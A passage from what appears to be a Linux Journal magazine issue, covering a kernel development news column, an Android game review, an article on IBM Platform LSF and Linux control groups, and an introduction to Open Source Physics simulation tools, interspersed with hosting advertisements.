
wasn't the best, the changes Google made were very good and moved Dart toward a more cohesive API. As any Rails developer knows, breaking changes can be hard, but they are usually for the best!

—James Slocum

Photo of the Month

Here is "The March of the Penguins" sent to us by Kippie our niece (artist rendition).

—Gary Artim



"The March of the Penguins" by Kippie

WRITE LJ A LETTER We love hearing from our readers. Please send us your comments and feedback via <http://www.linuxjournal.com/contact>.

PHOTO OF THE MONTH

Remember, send your Linux-related photos to ljeditor@linuxjournal.com!

Breaking Up With the Usual Hosting Standards: OVH.com's Winning Bet

With its 145 000 servers in 10 data centers, OVH.com is Europe's number one (and world's third) hosting provider*. It is within BHS, OVH.com's Canadian data center, with almost 360 000 servers capacity, that the company exports its already successful methods across the ocean. Built on the innovative and original choices made by a family of engineers is revolutionizing the hosting industry.

Mastery Over the Product Lifecycle Management: A Bold Choice

OVH.com stands out because of its decision to integrate all professional skills whereas some competitors will often prefer outsourcing them. The company thus designs its own data centers, constructs its own servers on assembly lines, manages a worldwide optical fiber network and ensures 24/7 quality support with its own teams. OVH.com leads the hosting provider to optimize its operating costs while maintaining quality services for its clients.

Reducing Energy Costs: A Profitable Idea In the Long Run

On 1999, back when Octave Klaba created OVH.com, energy efficiency wasn't really a prevalent subject. Drastically reducing its data centers' power consumption and ecological footprint was still one of OVH.com's prime preoccupations. This is why it has perfected a cooling system that takes advantage of water as a heat transfer fluid. The coolant circulates through heat exchangers that are near the hardware components that produce the most heat. This process alone deals with 70% of

the heat. The remaining 30% is evacuated by the natural ventilation created by the "hollow tower" data center design. By completely removing electrical air conditioning, OVH.com has cut its power usage in half and has a PUE between 1.1 and 1.2. In Canada, the situation is different. Energy being mainly hydroelectric therefore inexpensive and renewable, the benefits may seem lessened compared to those in Europe. However, a server needs to be powered 24 hours day for about 10 to 15 years. OVH.com aiming for mastery over its operation expenditures, holds the idea of innovation in the service of lower energy bills as fundamental. This also ensures that the best technologies will be made available for a longer time.

Managing One's Own Global Network: A Sizable Asset

OVH.com has designed and developed an entirely redundant 2Tbps capacity global network. With its 33 PoPs, 13 of which are located in North America, the network is working towards optimized server latency times, a boon to all users. This is a sizable asset, seeing how more and more companies adopt Cloud Computing.

OVH.com remains an innovative company down to its business model: the family company has always supported its exponential development with its own funds, reinvesting all of its yearly profits in R&D.

For more information:

www.ovh.com

*Netcraft, November 2012

Our partners



Level(3)

Global Crossing

Infinera

Seagate



AT&T Systems



vmware
PARTNER

Dedicated Infrastructure For Your Business



Dedicated server KS1

\$39.00/month

free setup

Processor

Intel Core i3 2130 (SANDY BRIDGE)
2 Cores (4 THREADS)
3.4 GHz+

RAM

8 GB DDR3

Hard Drive

2 x 1 TB SATA2
RAID SOFT (0/1)

Guaranteed Bandwidth

100 Mbps
5TB traffic/month

Dedicated server MG 5

\$249.00/month

free setup

Processor

Intel Xeon E5 1650 (SANDY BRIDGE-E)
6 Cores (12 THREADS)
3.2 GHz+ (3.8 GHz TURBO BOOST)

RAM

64 GB DDR3 ECC

Hard Drive

2x 300 GB SSD
RAID SOFT (0/1)

Guaranteed Bandwidth

200 Mbps up to 1 Gbps
Unlimited traffic

Least expensive to most expensive



Private Cloud



Dedicated Servers



Dedicated Cloud

For more details:



OVH.COM

Dedicated Infrastructure For Your Business

or contact us: **1-855-684-5463** (toll free)

diff -u

WHAT'S NEW IN KERNEL DEVELOPMENT

Mimi Zohar recently submitted a patch to provide greater protections for **cryptographically signed modules**. When signing modules without Mimi's patch, users generate a public and private key, and then use their private key to sign all the kernel modules they intend to use on their system. The kernel is built with the public key, so it can verify the signature. Users keep the private key hidden and can use it to build additional modules in the future. Attackers are stymied because they are unable to load their hostile, unsigned modules into the system.

The problem with this is that attackers can discover users' keys somehow and proceed to sign and load their hostile modules. Mimi's idea is to generate a public and private key automatically during the kernel build process, and then destroy the private key afterward. Attackers would be able to discover the key only if they'd been watching at the very moment the build took place.

The drawback is that when the private key is destroyed, users lose access to it as well and, thus, are unable to sign any more modules to run on that system, unless they go through the entire build process again. So, Mimi's code offers increased security, at the cost of a more rigidly planned system.

It's a point of pride, or at least good practice, for the kernel developers to make sure that Linux continues to compile using the most ancient possible versions of all the tools. Really what that means is that they want the kernel to compile using as many different versions of the tools as possible, both modern and old. This way, anyone with a computer of some sort will have a reasonable certainty of being able to compile the kernel without too much fuss.

So, when **Rob Landley** discovered that the venerable version 3.2 of the **GNU C Compiler** would no longer compile the 3.7 Linux kernel, it was a big deal. According to his tests, only GCC versions after 4.2.1,

from 2012, would compile the latest kernels.

Shaun Ruffell replied to Rob's report, saying that **Jan Beulich** had a patch that would restore compatibility with the old compilers. It was a three-line patch, and Shaun said it seemed like an obvious fix. No difficulties are expected with getting it into the kernel.

Unfortunately, since the 3.7 kernel already had been released with the bug, there was no way to fix that particular kernel retroactively. The 3.8 kernel almost certainly will have the fix though, at which point **Greg Kroah-Hartman** and his group of stable tree maintainers also will accept the patch into the stable 3.7 series. So ultimately, the latest 3.7 kernels will compile under GCC 3.2 again.

The **Ubuntu team**, represented by **Herton Krzesinski**, has announced that it plans to maintain a stable series of **3.5-based Linux kernels**, until March 2014. Herton announced the first release of the new series, Linux 3.5.7.1, and invited users to adapt it to any purpose they saw fit. The Ubuntu team was focused on using the kernel in Ubuntu, but welcomed a

wider variety of distributions to rely on the same kernel.

Minchan Kim has submitted some code to add a couple new system calls to the kernel. The calls, **mvolatile()** and **mnovolatile()**, allow user programs to let the kernel know that they no longer need certain memory pages. The kernel then could release those pages back to the system for other programs to use.

These are not to be confused with the existing **madvise()** system call, which also allows user programs to give the kernel information about memory usage. But while **mvolatile()** and **mnovolatile()** help the kernel free up memory, **madvise()** helps the kernel use read-ahead and caching more efficiently to speed things up.

There's some disagreement over whether Minchan's code provides enough benefit to justify adding new system calls, and it's possible the same feature could be implemented without them. But certainly, if there's a way to help a system use memory better, I'd imagine such a feature eventually would go into the kernel in one form or another.

—**ZACK BROWN**

Android Candy: *Gurk*— 8 Bits of Awesome



Image via Google Play Store

Gurk really shouldn't be awesome. The controls are awkward on-screen arrow keys. The graphics make the original Nintendo look state of the art in comparison. The gameplay is slow.

And yet, I just spent two hours straight playing it!

If you ever spent hours and hours battling slime molds in *Final Fantasy* or, like me, you feel turn-based fighting is how civilized people should battle, *Gurk* is made for you. It takes all the old features of turn-based RPG games of the 1990s and puts them into your modern Android tablet.

There are some incredible emulators available for Android, and they will indeed let you play the old classic NES RPG games. The problem is they all require ROM files that are legally questionable. *Gurk* provides that same nostalgic gameplay, but in a program natively created for your phone or tablet. And if you fall in love with *Gurk* like I did, there's also

Gurk 2, which costs a couple dollars, but it looks even more incredible than *Gurk*!

Check it out today at <https://play.google.com/store/apps/details?id=com.larvalabs.gurk>.—**SHAWN POWERS**

1&1 DYNAMIC CLOUD SERVER

SAVE \$120 First year*

1&1 DYNAMIC CLOUD SERVER

A fully flexible server for a range of requirements including applications, databases, gaming and much more!

- Independently configure CPU, RAM, and storage
- Accurate and fair: Control costs with pay-per-configuration and hourly billing
- Up to 6 Cores, 24 GB RAM, 800 GB storage
- 2000 GB of traffic included free
- Parallels® Plesk Panel 11 for unlimited domains; reseller ready
- Up to 99 virtual machines with different configurations under one account
- No setup fee
- 24/7 phone and e-mail support

\$39.99 per month* ~~\$49.99~~ per month*

✓ MAXIMUM FLEXIBILITY

Change hardware configurations in real time to meet your business needs

✓ MAXIMUM SECURITY

Redundant storage and mirrored processing units reliably protect your server

✓ INCLUDES 1 DEDICATED SSL CERTIFICATE

✓ HOURLY BILLING

Control Costs by only paying for what you configure

✓ PARALLELS PLESK® PANEL 11

for unlimited domains

✓ MOBILE APPS

for server management and monitoring

Parallels
Plesk Panel



1&1®



1and1.com

*Offer valid for a limited time only. Base configuration includes 1 processor core, 1 GB RAM, 100 GB storage. This offer applies to new contracts only. 12 month minimum contract term. Other terms and conditions may apply. Visit www.1and1.com for full promotional offer details. Program and pricing specifications and availability subject to change without notice. 1&1 and the 1&1 logo are trademarks of 1&1 Internet, all other trademarks are the property of their respective owners. © 2013 1&1 Internet. All rights reserved.

How Long is Too Long? Taking Advantage of Control Groups for HPC Applications

In almost any business, knowing how long it takes for something to happen can be critical for meeting deadlines. For example:

- How long does it take to design a semiconductor?
- How long does it take to run a 24-hour weather forecast?
- How long does it take to produce an article?

The price of not knowing is manufacturing delays, inaccurate weather predictions or an angry editor.

Given the native unpredictability of writers, not much can be done about the last one. But if you are a semiconductor company doing chip design work, you're undoubtedly running a high-throughput workload on distributed multicore systems. You might think that if you run the same test 1,000 times, each test would take

the same amount of time. However, through bad job placement, the run time of each test can vary dramatically. In much the same way if you're running weather simulations across multiple systems, you need to know how long each simulation will take or your weather forecast could end up telling people about the hurricane that happened yesterday.

In many industries, manufacturing deadlines are set long before a design is complete. For example, suppose the marketing department of a cell-phone company already has announced when the next new phone that uses your semiconductors is going to be available. Slipping the schedule for shipping that phone could be costly and have a serious impact on your revenue. In other situations, the deadlines may be completely out of your control and being late is unacceptable. In Formula 1 racing, the race calendar is set more than a year in advance. Showing up to a race without a functional car is

obviously not an option.

If the run times of your application jobs are unpredictable and you have dozens of jobs competing with one another on the same machine, you start missing deadlines for getting your designs out to manufacturing. Missing deadlines costs money. However, if each one of the jobs you run is predictable, you can meet delivery schedules and everyone is happy.

The Goal of Repeatable Performance

As data centers increase in size and complexity, it becomes more difficult to manage workloads, scale applications and make the best use of hardware and other resources. End users need to be able to access applications and clusters anywhere and automate their data flows. Administrators need to be able to monitor cluster resources and workloads so they can identify bottlenecks and plan capacity.

In high-performance computing (HPC) situations, achieving repeatable performance on application jobs is a key to quality of service. The speed of a job is determined by the speed of the slowest part of the process, which drags down the performance of the whole application. Running each node exactly the same way, with the same core and memory

topology guarantees repeatable (and maximum) performance.

Although purists may disagree, today's x86 processors are essentially a NUMA architecture. NUMA stands for Non Uniform Memory Access. A processor and memory form a NUMA node, which may contain multiple cores. Access to memory within the same NUMA node is considered local access, and access to the memory belonging to the other NUMA nodes is considered remote access. Because access between computational cores and memory is not uniform, if you are unlucky enough to be allocated cores and memory that are far apart, the run time of your application can increase significantly. It gets even worse when multiple applications that are running on the same node all have bad allocations. The Linux kernel scheduler works to minimize this problem, but in many cases the access is still not optimal.

With nodes becoming more dense, you may want or need to run multiple applications on the same node to increase utilization. However, multiple applications may interfere with each other, which can lead to a loss of performance or instability. The enterprise way of mitigating this situation was to carve up the physical hardware into lots of smaller

virtual machines. However, in an HPC environment, the overhead associated with virtual machines often makes that approach problematic. The other issue you run into is that the requirements of HPC workloads often vary on a job-to-job basis, so it is impractical to statically subdivide the node.

The New Way

IBM Platform LSF is a workload management platform for HPC environments. With the Platform LSF policy-driven scheduling features, you can take advantage of your infrastructure resources and ensure that your applications perform optimally. Platform LSF allows a distributed network to function somewhat like a large supercomputer by matching supply with demand. It distributes the right jobs to the right resources, so you can optimize resource utilization and minimize waste. To users, Platform LSF makes multiple computing resources appear as a single system image as it load-balances across shared computing resources.

The most recent release of Platform LSF, version 9.1.1, takes advantage of control groups in the Linux kernel scheduler. With this feature, you can limit and isolate the use of resources like CPU, memory and disk

I/O of process groups. Using control groups, the resources of the node can be shared between different workloads, which ensures that one production workload doesn't interfere with another. So, for example, your production workloads can share extra spare capacity with your test workloads. Control groups also protect one application from memory leaks in another, which gives you repeatable results and predictable run times. The Platform LSF support for control groups means that you now have the same type of topological control within a machine that you always have had among machines based on how they were connected.

Platform LSF enables us to schedule some of the big analysis computation so that our engineers don't have to wait around for an analysis to finish before starting another. They can also run analyses in parallel with each other.—Steve Nevey, Business Development Manager, Red Bull Technology

Optimally Place Workloads

The distance between the memory and core is critical to the performance of an application. You can take advantage of the core and memory affinity features of Platform LSF to place workloads

optimally within a node to ensure that the allocated cores and memory are as close to each other as possible. For certain types of applications, the performance of an application can change dramatically depending on how it is allocated. For example, if you're running an engineering application, you want to have the memory and core near each other to minimize latency and maximize performance.

For HPC Message Passing Interface (MPI) applications, you also want to make sure the same cores and memory are allocated on each node that is allocated to the job. To ensure optimal performance, you want fine-grained control of the topology of the application both between nodes and within the node. In many cases, the core-to-memory ratio that the application can use is often not the same as how the hardware is procured. In some cases, the job may consume 50% of the cores, but use 80% of the memory on each node. So if you want to use that leftover core capacity for a smaller workload, you need to be certain it won't use more than 20% of the core; otherwise, it would affect the distributed parallel workload.

Linux Neutral

Through the years, much of the Platform LSF market has moved away

from proprietary UNIX hardware to predominantly Linux and x86 solutions. Many Platform LSF customers have been interested in support for Linux control groups, but it initially wasn't possible to include in the Platform LSF main code because so many customers still were running older versions of Linux. However, even before it became part of IBM, Platform had a vision of creating a "distribution neutral" version of Platform LSF for Linux. Because the latest version of Platform LSF is "Linux neutral", you can use the same Platform LSF binaries, no matter what Linux distribution you may be running.

Cores and More Cores

The use of control groups in Platform LSF lets you take advantage of the increasing density of servers. Every year, Intel puts more cores on each chip, and cost-conscious companies want to get more chassis on each rack to lower their space and cooling expenses.

Although Platform LSF may not be able to help you ward off the ire of an angry editor, if you're working in a large data center with big data and computing-intensive problems to solve, it can help you take advantage of all the computing power you have and meet your deadlines.

—BILL MCMILLAN

Open-Source Physics on Linux

My last several articles have covered lots of software for doing research in the sciences. But one important area I haven't covered in detail is the resources available for teaching the next generation of computational scientists. To fill this gap, you can use the code provided through the Open Source Physics project (<http://www.compadre.org/osp>).

This project is supported by the American Association of Physics Teachers (AAPT) and the National Science Foundation (NSF), and it offers several different packages for doing simulations and analysis.

The first thing Open Source Physics provides is an entire suite of Java applications that do simulations of different physical




Figure 1. For example, starting up the simulation of sliding down an inclined plane also pops up some introductory material.

systems. Because these simulations are all written in Java, they can be run on operating systems other than Linux. The categories covered include astronomy, electricity and magnetism, classical mechanics, quantum mechanics, optics and relativity. On the main Web site, you either can do a specific search or browse by topic to find simulations. The simulation programs are packaged as .jar files, so you can download them and run them simply by typing:

```
java -jar filename.jar
```

This lets you run the simulation on your desktop. But, because these are Java programs, you can put them on a Web site and run them within a browser. This means you can include them on your science site and show visitors simulations of the systems you might be trying to explain.

Some of the simulations provided by Open Source Physics have parameters that you can alter to change the runtime details of the simulation. These parameters might be items like masses, velocities or field strengths. If the simulation you are using does have settable parameters, there will be an option to save the model details off to a

data file. You can do this by clicking File→Save Model. The data file is an XML file, so it should be relatively clear if you want to edit the file directly with a text editor. You then can reload these parameters in the simulation by clicking File→Load Module. This way, you can share models you've developed with other people by sharing the XML data file.

Once you have gone beyond the material covered by the pre-packaged simulations, you probably will want to see what




Figure 2. Saving a Run for Sharing with Other People

[UPFRONT]

other systems you can model and analyze. Open Source Physics provides a system called Easy Java Simulations (EJS) to do just that. This Java program provides a nice and easy interface to allow for prototyping, testing and distributing your own simulations. EJS is good for educational situations because it allows for relatively complex simulations without needing to know a great deal about programming.

EJS is larger than the single simulations I mentioned above, so you need to download a zip

file rather than just a single jar file. Once you have the zip file downloaded, you need to unpack it on your machine. Then you can navigate to the directory where you unpacked it and execute:

```
java -jar EjsConsole.jar
```

This pops up a console window where you can set some initialization parameters and start one or more EJS instances. This opens a modeling and authoring tool where you can define your physical system and the details of




Figure 3. The EJS console lets you define your own simulations.

what you are trying to model. You can run these models from within the authoring tool, so you can try things out and see whether you are getting the results you expect. Once you are happy with the simulation, the authoring tool has options to allow you to package the entire simulation as a single bundle that you can share with others. This is great when you are developing code for a class, because you can define simulations for the exact physical systems you want to teach and then package it for your students.

Open Source Physics aims to help with all aspects of teaching, so to this end, it provides a program called the Launcher. The Launcher is a central program that provides access to a series of simulations, along with supporting documentation and teaching notes. You can click on the curriculum link and search for collections that cover specific topics. Just like with the individual simulations, you either can search for a specific item or browse a list of topics for which there are curriculum launchers already prepared. You are not




Figure 4. The Data Tool helps you do basic statistics on your data.

limited to those, however. You can use the LaunchBuilder to create your own collections. This utility lets you define the materials you want to bundle together, and then it will output a jar file that you can distribute. The actual material list is stored as an XML file, so you can open it with a text editor if you want to refine any of the entries before actually generating the distributable file.

When you are ready to go even further, the Open Source Physics project has an entire programming environment available based around the Eclipse IDE. This IDE includes the Open Source Physics libraries that are used in the simulations and the EJS code. This way, you can go further and develop your own programs without having to re-invent the wheel when it comes to common tasks. A lot of documentation is available, including several chapters of two upcoming books titled *Open Source Physics: A User's Guide with Examples* and *An Introduction to Computer Simulation Methods*.

The Open Source Physics project provides two other tools: Data Tool and Tracker. First, let's look at Data Tool. Data Tool provides plotting and data-fitting functions to help

you analyze experimental data. You can change the appearance of plots interactively by selecting parameters on the main screen. Once your data is loaded, Data Tool also can do basic statistics on the data set. So, you quickly can get items like mean, median and standard deviation. With your data plotted, you can get the slope and area under curves in the plot. Often, you collect data to try to demonstrate some relationship between inputs and outputs. To verify this, you try to fit some function to your data. Data Tool provides a number of predefined functions that you can ask it to try to fit. Or, you can use Fit Builder to define your own functions to be used in the fitting routine. You also may find that you need to massage your data before either plotting it or trying to fit it. This may involve applying different types of mathematical transformations to your data. In regular data analysis, this would be a step you would handle before importing your data, but Data Tool provides a function called Data Builder that allows you to do this right then.

The last tool to look at here is Tracker. Tracker can do image and video analysis by using the

